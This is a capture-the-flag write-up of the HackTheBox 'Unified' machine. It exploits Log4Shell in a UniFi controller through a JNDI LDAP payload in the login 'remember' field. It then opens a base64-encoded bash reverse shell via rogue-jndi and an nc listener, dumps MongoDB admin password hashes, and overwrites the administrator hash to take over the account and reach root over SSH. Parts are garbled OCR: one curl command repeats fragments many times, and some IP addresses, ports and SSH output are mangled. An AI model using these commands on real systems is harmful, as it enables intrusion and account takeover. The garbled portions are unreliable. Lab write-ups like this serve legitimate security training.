Unified:HackTheBox

- Open ports found:
 - o 22
 - 6789
 - · 8080
 - 8443

port 8080 is acting as a proxy forwarding traffic to 8443 which is running UniFi network versin 6.4.54


UńiFi°

The default password and username seem to have been changed.

CVE-2021-44228 exists,

This vulnerability is based of Java logging Library, Log4j to achieve remote code execution for version priot to 6.5.54.

The vulnerabilty is mostly found in the rememberme value in the login request.



We need to test if its vulnerable


```
> curl -i -s -k -X POST -H $'Host: 10.129.173.75:8443' -H $'Content-
Length: 104' --data-binary
$'{\"username\":\"a\",\"password\":\"a\",\"remember\":\"${jndi:ldap://eb0uv
i.dnslog.cn:1389/o=tomcat}\",\"strict\":true}'
$'https://10.129.173.75:8443/api/login'
```

```
Ls curl -1 -5 -k -7 MOST -H $'Host: 10.129.173.75:8443' -H $'Content-Length: 104' --data-binary $'{\"username\":\"a\",\"password\":\"a\",\"remember\":\"${\ndi:\dap://ebduvi.dnslog.cn:1389/o-tomcat}\",\"strict\":true}' $'https://10.129.137.375:88443' -H $'Content-Length: 104' --data-binary $'{\"username\":\"a\",\"password\":\"a\",\"remember\":\"${\ndi:\dap://ebduvi.dnslog.cn:1389/o-tomcat}\",\"strict\":true}' $'https://10.129.137.375:88443' -H $'Content-Length: 104' --data-binary $'{\"username\":\"a\",\"password\":\"a\",\"remember\":\"${\ndi:\dap://ebduvi.dnslog.cn:1389/o-tomcat}\",\"strict\":true}' $'https://10.129.137.375:8443' -H $'Content-Length: 104' --data-binary $'{\"username\":\"a\",\"password\":\"a\",\"remember\":\"${\ndi:\dap://ebduvi.dnslog.cn:1389/o-tomcat}\",\"strict\":true}' $'https://10.129.137.375:8443' -H $'Content-Length: 104' --data-binary $'{\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"${\"username\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a\",\"remember\":\"a
```

The error message if proof enough that the command has been executed.

The payload to testing remember value: "\${jndi:ldap://10.10.14.161/389}"

We will run topdump along burp to capture the response(the machine trying to connect to us.)



To achieve a reverse shell we need to clone and build rogue-indi

https://github.com/veracode-research/rogue-jndi


We need to craft our reverse shell and encode it using base64.

With that Base64 output, build your command in rogue-jndi:

java -jar rogue-jndi/target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMTYyLzE0MjMgMD4mMQo=}|

We need to set up a nc listenter on our designated port.

Then run burp repeater as done in previous task.



!!!!! AND WE ARE INNN!!!

This server is running mongoDB on port 27117.

mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"

The command above can be used to list users and their hashed passwords in X shadow value

We need to create our own password, hash it then replace the original one

mkpasswd -m sha-512 1234

Repacing it

 $mongo --port 27117 \ ace --eval 'db.admin.update({"_id":ObjectId("61ce278f46e0fb0012d47ee4")},{\$set: {"x_shadow":"$6$vqvKhHO6ulc2UhNU$ACY2DAcPFD6Z.SHR3W.cYx4ClWwts/DJgBhl4vG3PNnLhbn y7XsZqpEoSu/1CELfie650Ux71b9n3wNbC0K.t1"}})'$

This allows us to login with -u administrator -p 1234



Here we are able to get ssh creds that we can use.



!!!! AND VOILAAA . WE are ROOOOT!!!!

```
L** sish rootal0.129.173.75
The authenticity of host '10.129.173.75 (10.129.173.75)' can't be established. E025319 key fingerprint is SHAZ50:RoZ8yeinG6Byykt04-A/cdluslAwhaiwG2BebyZkorA. This key is not known by any other hames. The second of the second o
```

References

https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi